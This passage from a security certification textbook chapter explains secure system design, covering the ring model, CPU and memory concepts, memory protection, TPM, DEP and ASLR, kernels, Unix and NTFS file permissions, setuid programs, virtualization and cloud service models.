- EAL2: Structurally tested
- EAL3: Methodically tested and checked
- EAL4: Methodically designed, tested, and reviewed
- EAL5: Semi-formally designed and tested
- EAL6: Semi-formally verified, designed, and tested
- EAL7: Formally verified, designed, and tested [14]

Secure System Design Concepts

Secure system design transcends specific hardware and software implementations and represents universal best practices.

Layering

Layering separates hardware and software functionality into modular tiers. The complexity of an issue such as reading a sector from a disk drive is contained to one layer (the hardware layer in this case). One layer (such as the application layer) is not directly affected by a change to another. Changing from an IDE (Integrated Drive Electronics) disk drive to a SCSI (Small Computer System Interface) drive has no effect on an application that saves a file. Those details are contained within one layer, and may affect the adjoining layer only.

The OSI model (which we will discuss in [Chapter 5](#), Domain 4: Communication and Network Security) is an example of network layering. Unlike the OSI model, the layers of security architecture do not have standard names that are universal across all architectures. A generic list of security architecture layers is as follows:

1. Hardware
2. Kernel and device drivers
3. Operating System
4. Applications

In our previous IDE → SCSI drive example, the disk drive in the hardware layer has changed from IDE to SCSI. The device drivers in the adjacent layer will also change. Other layers, such as the applications layer, remain unchanged.

Abstraction

Abstraction hides unnecessary details from the user. Complexity is the enemy of security: the more complex a process is, the less secure it is. That said: computers are tremendously complex machines. Abstraction provides a way to manage that complexity.

A user double-clicks on an MP3 file containing music, and the music plays via the computer speakers. Behind the scenes, tremendously complex actions are taking place: the operating system opens the MP3 file, looks up the application associated with it, and sends the bits to a media player. The bits are decoded by a media player, which converts the information into a digital stream, and sends the stream to the sound card. The sound card converts the stream into sound and sends it to the speaker output device. Finally, the speakers play sound. Millions of calculations are occurring as the sound plays, while low-level devices are accessed.

Abstraction means the user simply presses play and hears music.

Security Domains

A *security domain* is the list of objects a subject is allowed to access. More broadly defined, domains are groups of subjects and objects with similar security requirements. Confidential, Secret, and Top Secret are three security domains used by

the US Department of Defense (DoD), for example. With respect to kernels, two domains are user mode and kernel mode.

Kernel mode (also known as supervisor mode) is where the kernel lives, allowing low-level access to *memory*, *CPU*, disk, etc. It is the most trusted and powerful part of the system. User mode is where user accounts and their processes live. The two domains are separated: an error or security lapse in user mode should not affect the kernel. Most modern operating systems use both modes; some simpler (such as embedded) and older (such as Microsoft DOS) operating systems run entirely in kernel mode.

The Ring Model

The *ring model* is a form of CPU hardware layering that separates and protects domains (such as kernel mode and user mode) from each other. Many CPUs, such as the Intel $\times 86$ family, have four rings, ranging from ring 0 (kernel) to ring 3 (user), shown in Fig. 4.7. The innermost ring is the most trusted, and each successive outer ring is less trusted.

The rings are (theoretically) used as follows:

- Ring 0: Kernel
- Ring 1: Other OS components that do not fit into Ring 0
- Ring 2: Device drivers
- Ring 3: User applications

Processes communicate between the rings via *system calls*, which allow processes to communicate with the kernel and provide a window between the rings. A user




FIG. 4.7

The ring model.

running a word processor in ring 3 presses “save”: a system call is made into ring 0, asking the kernel to save the file. The kernel does so, and reports the file is saved. System calls are slow (compared to performing work within one ring), but provide security. The ring model also provides abstraction: the nitty-gritty details of saving the file are hidden from the user, who simply presses the “save” button.

While $\times 86$ CPUs have four rings and can be used as described above, this usage is considered theoretical because most $\times 86$ operating systems, including Linux and Windows, use rings 0 and 3 only. Using our “save” file example with four rings, a call would be made from ring 3 to ring 2, then from ring 2 to ring 1, and finally from ring 1 to ring 0. This is secure, but complex and slow, so most modern operating systems opt for simplicity and speed.

A newer mode called *hypervisor mode* (and informally called “ring -1”) allows virtual guests to operate in ring 0, controlled by the hypervisor one ring “below.” The Intel VT (Intel Virtualization Technology, aka “Vanderpool”) and AMD-V (AMD Virtualization, aka “Pacific”) CPUs support a hypervisor.

Open and Closed Systems

An *open system* uses open hardware and standards, using standard components from a variety of vendors. An IBM-compatible PC is an open system, using a standard motherboard, memory, BIOS, CPU, etc. You may build an IBM-compatible PC by purchasing components from a multitude of vendors. A *closed system* uses proprietary hardware or software.

Note

“Open System” is not the same as “Open Source.” An open system uses standard hardware and software. Open Source software makes source code publicly available.

Secure Hardware Architecture

Secure Hardware Architecture focuses on the physical computer hardware required to have a secure system. The hardware must provide confidentiality, integrity, and availability for processes, data, and users.

The System Unit and Motherboard

The *system unit* is the computer’s case: it contains all the internal electronic computer components, including motherboard, internal disk drives, and power supply. The *motherboard* contains hardware including the CPU, memory slots, firmware, and peripheral slots such as PCI (Peripheral Component Interconnect) slots. The keyboard unit is the external keyboard.

The Computer Bus

A *computer bus*, shown in Fig. 4.8, is the primary communication channel on a computer system. Communication between the CPU, memory, and input/output devices such as keyboard, mouse, and display occur via the bus.

Northbridge and Southbridge

Some computer designs use two buses: a *northbridge* and *southbridge*. The names derive from the visual design, usually shown with the northbridge on top and the southbridge on the bottom, as shown in Fig. 4.9. The northbridge, also called the Memory Controller Hub (MCH), connects the CPU to RAM and video memory. The southbridge, also called the I/O Controller Hub (ICH), connects input/output




FIG. 4.8

Simplified computer bus.




FIG. 4.9

Northbridge and southbridge design.

(I/O) devices, such as disk, keyboard, mouse, CD drive, and USB ports. The northbridge is directly connected to the CPU and is faster than the southbridge.

The CPU

The Central Processing Unit (CPU) is the “brains” of the computer, capable of controlling and performing mathematical calculations. Ultimately, everything a computer does is mathematical: adding numbers (which can be extended to subtraction, multiplication, division, etc.), performing logical operations, accessing memory locations by address, etc. CPUs are rated by the number of clock cycles per second. A 2.4GHz Pentium 4 CPU has 2.4 billion clock cycles per second.

Arithmetic Logic Unit and Control Unit

The *arithmetic logic unit* (ALU) performs mathematical calculations: it “computes.” It is fed instructions by the *control unit*, which acts as a traffic cop, sending instructions to the ALU.

Fetch and Execute

CPUs fetch machine language instructions (such as “add 1 + 1”) and execute them (add the numbers, for an answer of “2”). The “*fetch and execute*” (also called “Fetch, Decode, Execute,” or FDX) process actually takes four steps:

1. Fetch Instruction 1
2. Decode Instruction 1
3. Execute Instruction 1
4. Write (save) Result 1

These four steps take one clock cycle to complete.

Pipelining

Pipelining combines multiple steps into one combined process, allowing simultaneous fetch, decode, execute, and write steps for different instructions. Each part is called a pipeline stage; the pipeline depth is the number of simultaneous stages that may be completed at once.

Given our previous fetch and execute example of adding 1+1, a CPU without pipelining would have to wait an entire cycle before performing another computation. A four-stage pipeline can combine the stages of four other instructions:

1. Fetch Instruction 1
2. Fetch Instruction 2, Decode Instruction 1
3. Fetch Instruction 3, Decode Instruction 2, Execute Instruction 1
4. Fetch Instruction 4, Decode Instruction 3, Execute Instruction 2, Write (save) Result 1
5. Fetch Instruction 5, Decode Instruction 4, Execute Instruction 3, Write (save) Result 2, etc.

Pipelining is like an automobile assembly line: instead of building one car at a time, from start to finish, lots of cars enter the assembly pipeline, and discrete phases (like installing the tires) occur on one car after another. This increases the throughput.

Interrupts

An *interrupt* indicates that an asynchronous event has occurred. CPU interrupts are a form of hardware interrupt that cause the CPU to stop processing its current task, save the state, and begin processing a new request. When the new task is complete, the CPU will complete the prior task.

Processes and Threads

A *process* is an executable program and its associated data loaded and running in memory. A “heavy weight process” (HWP) is also called a task. A parent process may spawn additional child processes called *threads*. A thread is a lightweight process (LWP). Threads can share memory, resulting in lower overhead compared to heavy weight processes.

Processes may exist in multiple states:

- New: a process being created
- Ready: process waiting to be executed by the CPU
- Running: process being executed by the CPU
- Blocked: waiting for I/O
- Terminate: a completed process

Another process type is “zombie,” a child process whose parent is terminated.

Multitasking and Multiprocessing

Applications run as processes in memory, comprised of executable code and data. *Multitasking* allows multiple tasks (heavy weight processes) to run simultaneously on one CPU. Older and simpler operating systems, such as MS-DOS, are non-multitasking: they run one process at a time. Most modern operating systems, such as Linux, Windows 10, and OS X support multitasking.

Note

Some sources refer to other terms related to multitasking, including multiprogramming and multithreading. Multiprogramming is multiple programs running simultaneously on one CPU; multitasking is multiple tasks (processes) running simultaneously on one CPU, and multithreading is multiple threads (lightweight processes) running simultaneously on one CPU.

Multiprogramming is an older form of multitasking; many sources use the two terms synonymously. This book will use the term “multitasking” to refer to multiple simultaneous processes on one CPU.

Multiprocessing has a fundamental difference from multitasking: it runs multiple processes on multiple CPUs. Two types of multiprocessing are Symmetric Multiprocessing (SMP) and Asymmetric Multiprocessing (AMP, some sources

use ASMP). SMP systems have one operating system to manage all CPUs. AMP systems have one operating system image per CPU, essentially acting as independent systems.

Watchdog Timers

A *watchdog timer* is designed to recover a system by rebooting after critical processes hang or crash. The watchdog timer reboots the system when it reaches zero; critical operating system processes continually reset the timer, so it never reaches zero as long as they are running. If a critical process hangs or crashes, they no longer reset the watchdog timer, which reaches zero, and the system reboots.

CISC and RISC

CISC (Complex Instruction Set Computer) and *RISC* (Reduced Instruction Set Computer) are two forms of CPU design. CISC uses a large set of complex machine language instructions, while RISC uses a reduced set of simpler instructions.


The “best” way to design a CPU has been a subject of debate: should the low-level commands be longer and more powerful, using fewer individual instructions to perform a complex task (CISC), or should the commands be shorter and simpler, requiring more individual instructions to perform a complex task (RISC), but allowing fewer cycles per instruction and more efficient code? There is no “correct” answer: both approaches have pros and cons. ×86 CPUs (among many others) are CISC; ARM (used in many cell phones and PDAs), PowerPC, Sparc, and others are RISC.

Memory Addressing

Values may be stored in multiple locations in memory, including CPU registers and in general RAM. These values may be addressed directly (“add the value stored here”) or indirectly (“add the value stored in memory location referenced here”). Indirect addressing is like a pointer. Addressing modes are CPU-dependent; commonly supported modes include direct, indirect, register direct, and register indirect.

Direct mode says “Add X to the value stored in memory location #YYYY.” That location stores the number 7, so the CPU adds X+7. Indirect starts the same way: “Add X to the value stored in memory location #YYYY.” The difference is #YYYY stores another memory location (#ZZZZ). The CPU follows the pointer to #ZZZZ, which holds the value 7, and adds X+7.

Register direct addressing is the same as direct addressing, except it references a CPU cache register, such as Register 1. Register indirect is also the same as indirect, except the pointer is stored in a register. Fig. 4.10 summarizes these four modes of addressing.

**FIG. 4.10**

Memory addressing summary.

Memory Protection

Memory protection prevents one process from affecting the confidentiality, integrity, or availability of another. This is a requirement for secure multiuser (more than one user logged in simultaneously) and multitasking (more than one process running simultaneously) systems.

Process Isolation

Process isolation is a logical control that attempts to prevent one process from interfering with another. This is a common feature among multiuser operating systems such as Linux, UNIX, or recent Microsoft Windows operating systems. Older operating systems such as MS-DOS provide no process isolation. A lack of process isolation means a crash in any MS-DOS application could crash the entire system.

If you are shopping online and enter your credit card number to buy a book, that number will exist in plaintext in memory (for at least a short period of time). Process isolation means that another process on the same computer cannot interfere with yours.

Interference includes attacks on the confidentiality (reading your credit card number), integrity (changing your credit card number), and availability (interfering with or stopping the purchase of the book).

Techniques used to provide process isolation include virtual memory (discussed in the next section), *object encapsulation*, and *time multiplexing*. Object encapsulation treats a process as a “black box,” which we will discuss in [Chapter 9](#), Domain 8: Software Development Security. Time multiplexing shares (multiplexes) system resources between multiple processes, each with a dedicated slice of time.

Hardware Segmentation

Hardware segmentation takes process isolation one step further by mapping processes to specific memory locations. This provides more security than (logical) process isolation alone.

Virtual Memory

Virtual memory provides virtual address mapping between applications and hardware memory. Virtual memory provides many functions, including multitasking (multiple tasks executing at once on one CPU), allowing multiple processes to access the same shared library in memory, swapping, and others.

Exam Warning

Virtual memory allows swapping, but virtual memory has other capabilities. In other words, virtual memory does not equal swapping.

Swapping and Paging

Swapping uses virtual memory to copy contents in primary memory (RAM) to or from secondary memory (not directly addressable by the CPU, on disk). Swap space is often a dedicated disk partition that is used to extend the amount of available memory. If the kernel attempts to access a page (a fixed-length block of memory) stored in swap space, a page fault occurs (an error that means the page is not located in RAM), and the page is “swapped” from disk to RAM.


Note

The terms “swapping” and “paging” are often used interchangeably, but there is a slight difference: paging copies a block of memory to or from disk, while swapping copies an entire process to or from disk. This book uses the term “swapping.”

[Fig. 4.11](#) shows the output of the Linux command “top,” which displays memory information about the top processes, as well as a summary of available remaining memory. It shows a system with 1,026,560kb of RAM, and 915,664kb of virtual memory (swap). The system has 1,942,224kb total memory, but just over half may be directly accessed.

Most computers configured with virtual memory, as the system in [Fig. 4.11](#), will use only RAM until the RAM is nearly or fully filled. The system will then swap processes to virtual memory. It will attempt to find idle processes so that the impact of swapping will be minimal.

Eventually, as additional processes are started and memory continues to fill, both RAM and swap will fill. After the system runs out of idle processes to swap, it may be forced to swap active processes. The system may begin “thrashing,” spending large amounts of time copying data to and from swap space, seriously impacting availability.

**FIG. 4.11**

Linux “top” output.

Swap is designed as a protective measure to handle occasional bursts of memory usage. Systems should not routinely use large amounts of swap; in that case, physical memory should be added, or processes should be removed, moved to another system, or shortened.

BIOS

The IBM PC-compatible Basic Input Output System contains code in firmware that is executed when a PC is powered on. It first runs the *Power-On Self-Test* (POST), which performs basic tests, including verifying the integrity of the BIOS itself, testing the memory, identifying system devices, among other tasks. Once the POST process is complete and successful, it locates the boot sector (for systems that boot off disks), which contains the machine code for the operating system kernel. The kernel then loads and executes, and the operating system boots up.

WORM Storage

WORM (Write Once Read Many) Storage can be written to once and read many times. It is often used to support records retention for legal or regulatory compliance. WORM storage helps assure the integrity of the data it contains: there is some assurance that it has not been (and cannot be) altered, short of destroying the media itself.

The most common type of WORM media is CD-R (Compact Disc Recordable) and DVD-R (Digital Versatile Disk Recordable). Note that CD-RW and DVD-RW (Read/Write) are not WORM media. Some Digital Linear Tape (DLT) drives and media support WORM.

Trusted Platform Module

Developed and updated by the Trusted Computing Group, a Trusted Platform Module (TPM) chip is a processor that can provide additional security capabilities at the hardware level. Not all computer manufacturers employ TPM chips, but the adoption

has steadily increased. If included, a TPM chip is typically found on a system's motherboard.

The TPM chip allows for hardware-based cryptographic operations. Security functions can leverage the TPM for random number generation, the use of symmetric, asymmetric, and hashing algorithms, and secure storage of cryptographic keys and message digests. The most common use case for the TPM chip is ensuring boot integrity. By operating at the hardware level, the TPM chip can help ensure that kernel mode rootkits are less likely to be able to undermine operating system security. In addition to boot integrity, TPM is also commonly associated with some implementations of full disk encryption. With encryption, the TPM can be used to securely store the keys that can be used to decrypt the hard drive.

Given the storage of highly sensitive and valuable information, the TPM chip itself could be targeted by adversaries. With TPM being hardware-based, tampering with the TPM remotely from the operating system is made much less likely. The TPM chip also has aspects of tamper proofing to try to ensure that a physically compromised TPM chip does not allow for trivial bypass of the security functions offered.

Data Execution Prevention and Address Space Layout Randomization

One of the main goals when attempting to exploit software vulnerabilities is to achieve some form of code execution capability. Conceptually, the adversary would like to provide their own chosen instructions or supplied code to be executed by the compromised application. Intentionally corrupting the memory of a system via, for example, a stack or heap-based buffer overflow condition, is a common means employed by the adversary.

The two most prominent protections against these types of memory corruption or overflow attacks are DEP (Data Execution Prevention) and ASLR (Address Space Location Randomization). DEP, which can be enabled within hardware and/or software, attempts to ensure that memory locations not predefined to contain executable content will not have the ability to have code executed. For example, an adversary exploits a buffer overflow condition in code that allows for adversary provided shell-code to end up in general data storage location within memory. With DEP, if that location had not been marked as expecting executable content, then successful exploitation might have been mitigated.

Another protection mechanism, ASLR, seeks to decrease the likelihood of successful exploitation by making memory addresses employed by the system less predictable. When developing exploits and building post-exploitation capabilities, the exploit code will leverage existing code loaded on a running system. If these components are consistently found at the same memory addresses, then the difficulty of exploitation is decreased. By randomizing the memory addresses used, the adversary is presented with a more difficult to exploit target. For an example of ASLR success, imagine an adversary developing a successful working exploit on their own test machine. When their code, which relies on particular operating system libraries

and code being found at predictable memory addresses, is ported to a machine with ASLR enabled the exploit could be caused to fail.

The goal of these protection mechanisms is often suggested as preventing exploitation. However, that goal, while laudable, will never be achieved consistently. Rather the goal of these mitigation techniques is more appropriately thought of as trying to increase the cost of exploit development for the adversaries.

Secure Operating System and Software Architecture

Secure Operating System and Software Architecture builds upon the secure hardware described in the previous section, providing a secure interface between hardware and the applications (and users) that access the hardware. Operating systems provide memory, resource, and process management.

The Kernel

The kernel is the heart of the operating system, which usually runs in ring 0. It provides the interface between hardware and the rest of the operating system, including applications. As discussed previously, when an IBM-compatible PC is started or rebooted, the BIOS locates the boot sector of a storage device such as a hard drive. That boot sector contains the beginning of the software kernel machine code, which is then executed. Kernels have two basic designs: *monolithic* and *microkernel*.

A monolithic kernel is compiled into one static executable and the entire kernel runs in supervisor mode. All functionality required by a monolithic kernel must be precompiled in. If you have a monolithic kernel that does not support FireWire interfaces, for example, and insert a FireWire device into the system, the device will not operate. The kernel would need to be recompiled to support FireWire devices.

Microkernels are modular kernels. A microkernel is usually smaller and has less native functionality than a typical monolithic kernel (hence the term “micro”), but can add functionality via loadable kernel modules. Microkernels may also run kernel modules in user mode (usually ring 3), instead of supervisor mode. Using our previous example, a native microkernel does not support FireWire. You insert a FireWire device, the kernel loads the FireWire kernel module, and the device operates.

Reference Monitor

A core function of the kernel is running the *reference monitor*, which mediates all access between subjects and objects. It enforces the system’s security policy, such as preventing a normal user from writing to a restricted file, like the system password file. On a Mandatory Access Control (MAC) system, the reference monitor prevents a secret subject from reading a top secret object. The reference monitor is always enabled and cannot be bypassed. Secure systems can evaluate the security of the reference monitor.

Users and File Permissions

File permissions, such as read, write, and execute, control access to files. The types of permissions available depend on the file system being used.

Linux and UNIX permissions

Most Linux and UNIX file systems support the following file permissions:

- Read (“r”)
- Write (“w”)
- Execute (“x”)

Each of those permissions may be set separately to the owner, group, or world.

[Fig. 4.12](#) shows the output of a Linux “ls -la/etc” (list all files in the /etc directory, long output) command.

The output in [Fig. 4.12](#) shows permissions, owner, group, size, date, and file-name. Permissions beginning with “d” (such as “acpi”) are directories. Permissions beginning with “-” (such as “at.deny”) describe files. [Fig. 4.13](#) zooms in on files in /etc, highlighting the owner, group, and world permissions.

```
root@ubuntu:~# ls -la /etc
total 1416
drwxr-xr-x 133 root root 12288 2010-02-03 13:44 .
drwxr-xr-x 21 root root 4096 2010-01-05 08:27 ..
-rw-r--r-- 1 root root 149 2009-07-13 18:25 00-header
drwxr-xr-x 4 root root 4096 2009-10-28 14:02 acpi
-rw-r--r-- 1 root root 2986 2009-10-28 13:55 adduser.conf
drwxr-xr-x 2 root root 4096 2010-01-05 09:44 alternatives
-rw-r--r-- 1 root root 395 2009-09-17 12:32 anacrontab
drwxr-xr-x 6 root root 4096 2009-10-28 13:58 apn
drwxr-xr-x 2 root root 4096 2010-01-05 08:29 apparmor
drwxr-xr-x 7 root root 4096 2010-01-05 08:29 apparmor.d
drwxr-xr-x 4 root root 4096 2010-01-05 08:27 apport
drwxr-xr-x 5 root root 4096 2010-01-05 07:59 apt
-rw-r----- 1 root daemon 144 2009-09-15 06:09 at.deny
drwxr-xr-x 3 root root 4096 2010-01-05 08:27 avahi
-rw-r--r-- 1 root root 1754 2009-09-13 22:09 bash.bashrc
-rw-r--r-- 1 root root 219331 2009-10-05 09:37 bash_completion
```

FIG. 4.12

Linux “ls -la” command.

```
root@ubuntu:~# ls -la /etc
total 1416
drwxr-xr-x 133 root root 12288 2010-02-03 13:44 .
drwxr-xr-x 21 root root 4096 2010-01-05 08:27 ..
-rw-r--r-- 1 root root 149 2009-07-13 18:25 00-header
drwxr-xr-x 4 root root 4096 2009-10-28 14:02 acpi
-rw-r--r-- 1 root root 2986 2009-10-28 13:55 adduser.conf
```

FIG. 4.13

Linux /etc permissions, highlighting owner, group, and world.

The adduser.conf file in Fig. 4.13 is owned by root and has “-rw-r-r-” permissions. This means adduser.conf is a file (permissions begin with “-”), has read and write (rw-) permissions for the owner (root), read (r-) for the group (also root), and read permissions (r-) for the world.

Microsoft NTFS Permissions

Microsoft NTFS (New Technology File System) has the following basic file permissions:

- Read
- Write
- Read and execute
- Modify
- Full control (read, write, execute, modify, and in addition the ability to change the permissions)

NTFS has more types of permissions than most UNIX or Linux file systems. The NTFS file is controlled by the owner, who may grant permissions to other users. Fig. 4.14 shows the permissions of a sample photo at C:\Users\Public\Pictures\Sample Pictures\Penguins.jpg.

To see these permissions, right-click an NTFS file, choose “properties,” and then “security.”


Privileged Programs

On UNIX and Linux systems, a regular user cannot edit the password file (/etc/passwd) and shadow file (/etc/shadow), which store account information and encrypted passwords, respectively. But users need to be able to change their passwords (and thus those files). How can they change their passwords if they cannot (directly) change those files?

The answer is setuid (set user ID) programs. Setuid is a Linux and UNIX file permission that makes an executable run with the permissions of the file’s owner, and not as the running user. Setgid (set group ID) programs run with the permissions of the file’s group.

Fig. 4.15 shows the permissions of the Linux command /usr/bin/passwd used to set and change passwords. It is setuid root (the file is owned by the root user, and the owner’s execute bit is set to “s,” for setuid), meaning it runs with root (super user) permissions, regardless of the running user.

The “passwd” program runs as root, allowing any user to change their password, and thus the contents of /etc/passwd and /etc/shadow. Setuid programs must be scrutinized for security holes: attackers may attempt to trick the passwd command to alter other files. The integrity of all setuid and setgid programs on a system should be closely monitored.

**FIG. 4.14**

NTFS permissions.

```
root@ubuntu:~# ls -la /usr/bin/passwd
-rwsr-xr-x 1 root root 41292 2009-07-31 06:55 /usr/bin/passwd
root@ubuntu:~#
```

A screenshot of a terminal window on an Ubuntu system. The title bar says 'root@ubuntu: ~'. The window contains the command 'ls -la /usr/bin/passwd' and its output. The output shows a single file named '/usr/bin/passwd' with permissions '-rwsr-xr-x' and owner 'root'. The date '2009-07-31' and time '06:55' are also displayed.**FIG. 4.15**

Linux setuid root program /usr/bin/passwd.

Virtualization, Cloud, and Distributed Computing

Virtualization and distributed computing have revolutionized the computing world, bringing wholesale changes to applications, services, systems data, and data centers. Yesterday's best practices may no longer apply. Where is the DMZ when your data is

in the cloud? Can your NIDS monitor data sent from one guest to another in a single host? Does your physical firewall matter?

Virtualization

Virtualization adds a software layer between an operating system and the underlying computer hardware. This allows multiple “guest” operating systems to run simultaneously on one physical “host” computer. Popular transparent virtualization products include VMWare, QEMU, and Xen.

There are two basic virtualization types: transparent virtualization (sometimes called full virtualization) and paravirtualization. Transparent virtualization runs stock operating systems, such as Windows 11 or Ubuntu Linux 22.04, as virtual guests. No changes to the guest OS are required. Paravirtualization runs specially modified operating systems, with modified kernel system calls. Paravirtualization can be more efficient but requires changing the guest operating systems. This may not be possible for closed operating systems such as the Microsoft Windows family.

Hypervisor

The key to virtualization security is the *hypervisor*, which controls access between virtual guests and host hardware. A Type 1 hypervisor (also called bare metal) is part of an operating system that runs directly on host hardware. A Type 2 hypervisor runs as an application on a normal operating system, such as Windows 10. For example: VMWare ESX is a Type 1 hypervisor and VMWare Workstation is Type 2.

Many virtualization exploits target the hypervisor, including hypervisor-controlled resources shared between host and guests, or guest and guest. These include cut-and-paste, shared drives, and shared network connections.

Virtualization Benefits

Virtualization offers many benefits, including lower overall hardware costs, hardware consolidation, and lower power and cooling needs. Snapshots allow administrators to create operating system images that can be restored with a click of a mouse, making backup and recovery simple and fast. Testing new operating systems, applications, and patches can be quite simple. Clustering virtual guests can be far simpler than clustering operating systems that run directly in hardware.

Virtualization Security Issues

Virtualization software is complex and relatively new. As discussed previously, complexity is the enemy of security: the sheer complexity of virtualization software may cause security problems.

Combining multiple guests onto one host may also raise security issues. Virtualization is no replacement for a firewall: never combine guests with different security requirements (such as DMZ and internal) onto one host. The risk of virtualization escape (called VMEscape, where an attacker exploits the host OS or a guest from

another guest) is a topic of recent research. Network World reports: “Multiple vulnerabilities have been discovered in Cisco’s Enterprise NFV Infrastructure Software (NFVIS). The worst of the vulnerabilities could let an attacker escape from the guest virtual machine (VM) to the host machine, Cisco disclosed. The other two problems involve letting a bad actor inject commands that execute at the root level and allowing a remote attacker to leak system data from the host to the VM” [15]. Known virtualization escape bugs have been patched, but new issues may arise.

Many network-based security tools, such as network intrusion detection systems, can be blinded by virtualization. A traditional NIDS connected to a physical SPAN port or tap cannot see traffic passing from one guest to another on the same host. NIDS vendors are beginning to offer virtual IDS products, running in software on the host, and capable of inspecting host-guest and guest-guest traffic. A similar physical to virtual shift is occurring with firewalls.

Cloud Computing

Public cloud computing outsources IT infrastructure, storage, or applications to a third party provider. A cloud also implies geographic diversity of computer resources. The goal of cloud computing is to allow large providers to leverage their economies of scale to provide computing resources to other companies that typically pay for these services based on their usage.

Three commonly available levels of service provided by cloud providers are Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS). Infrastructure as a Service provides an entire virtualized operating system, which the customer configures from the OS on up. Platform as a Service provides a pre-configured operating system, and the customer configures the applications. Finally, Software as a Service is completely configured, from the operating system to applications, and the customer simply uses the application. In all three cases the cloud provider manages hardware, virtualization software, network, backups, etc. See [Table 4.2](#) for typical examples of each.

Private clouds house data for a single organization, and may be operated by a third party, or by the organization itself. Government clouds are designed to keep data and resources geographically contained within the borders of one country, designed for the government of the respective country.

Table 4.2 Example Cloud Service Levels.

Type	Example
Infrastructure as a Service (IaaS)	Linux server hosting
Platform as a Service (PaaS)	Web service hosting
Software as a Service (SaaS)	Web mail

Benefits of cloud computing include reduced upfront capital expenditure, reduced maintenance costs, robust levels of service, and overall operational cost-savings.

